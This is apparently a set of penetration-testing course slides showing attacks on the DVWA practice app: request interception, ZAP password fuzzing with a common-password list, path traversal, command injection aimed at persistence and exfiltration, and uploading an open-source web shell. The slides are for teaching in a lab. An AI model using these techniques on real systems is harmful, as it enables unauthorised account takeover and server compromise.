
7.4 Intercepting with WebScarab


- Goal, manipulate HTTP request and response:
  - Modify hidden fields
  - Modify browser side sanitized values
  - Modify normally non accessible parameter
- Use lite interface



7.4 Intercepting with WebScarab


- Activate: Intercept requests
- Enter data into a web form






7.4 Intercepting with WebScarab

- Submit the form → Popup Edit Request




- Modify `id` value leads to application error



7.5 Broken Authentication

- Potentially vulnerable areas
  - Login page of application
  - User password change
  - Password reset
  - Secret questions
  - Weak passwords
    $\rightarrow$ Password testing



7.5 Broken Authentication

- Open OWASP ZAP - ZED Attack Proxy
- Configure web browser to use local proxy - Port 8080
- Access login page and enter username and password

Header: Text | Body: Table

Contexts
Default Context
Sites
http://172.31.31.11
dvwa
dvwa
GET:favicon.ico
hackable
vulnerabilities
brute
GET:/(Login,password,

```
GET
http://172.31.31.11/dvwa/vulnerabilities/brute/?username=admin&password=admin&Login=Login
HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://172.31.31.11/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=e8f6a835a269cc31e4034fb188eb4138
Upgrade-Insecure-Requests: 1
```

Parameter Name	Value


History | Search | Alerts | Output | Fuzzer

Filter: OFF | Export

Id	Sou...	Req. Timestamp	Met...	URL	Code	Reason	RTT	Size R...	High...	Tags
77	P...	5/21/21, 1:11:4...	GET	http://172.31.31.11/dvwa/vulnerabilities/brute/...	200	OK	98 ...	4,572 ...	M...	Form, Password,...


7.5 Broken Authentication

- Right click the request and select "Attack/Fuzz..."



7.5 Broken Authentication

- Highlight the password you like to fuzz
- Add a password file




7.5 Broken Authentication

- Start Fuzzer

Messages Sent: 11 Errors: 0 Show Errors Expo


Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	200	OK	17 ...	348 bytes	4,572 bytes	Medium		
1	Fuzzed	200	OK	1.0...	348 bytes	4,572 bytes			
2	Fuzzed	200	OK	51 ...	348 bytes	4,572 bytes			123456
3	Fuzzed	200	OK	1.0...	348 bytes	4,572 bytes			12345
4	Fuzzed	200	OK	52 ...	348 bytes	4,572 bytes			123456...
5	Fuzzed	200	OK	46 ...	348 bytes	4,572 bytes		Reflected	password
6	Fuzzed	200	OK	62 ...	347 bytes	4,572 bytes			iloveyou
7	Fuzzed	200	OK	114...	325 bytes	4,572 bytes			princess
8	Fuzzed	200	OK	62 ...	347 bytes	4,572 bytes			12345678
9	Fuzzed	200	OK	34 ...	347 bytes	4,572 bytes			1234567
10	Fuzzed	200	OK	28 ...	347 bytes	4,572 bytes			abc123
11	Fuzzed	200	OK	14 ...	347 bytes	4,572 bytes			msfadmin

- Validate findings



7.6 Path Traversal

- Detect vulnerability
- Analyze error message





7.6 Path Traversal

- Try to fetch sensitive data

7.6 Path Traversal

- Circumvent protection mechanisms






What about Forceful Browsing


7.7 Command Injection

- Inject OS commands
  - User input is passed to the web application
  - User inout is malformed and contains commands
  - Commands get executed from web application
  - Inherit access rights from web application
  - Goals of an attack:
    - If possible add user - Persistency
    - Exfiltrate data




7.7 Command Injection

- Inject OS commands




7.8 Web Shells

- Get an opensource shell
  → `https://sourceforge.net/projects/ajaxshell/`
- Upload the web shell to DVWA (Upload sub menu)

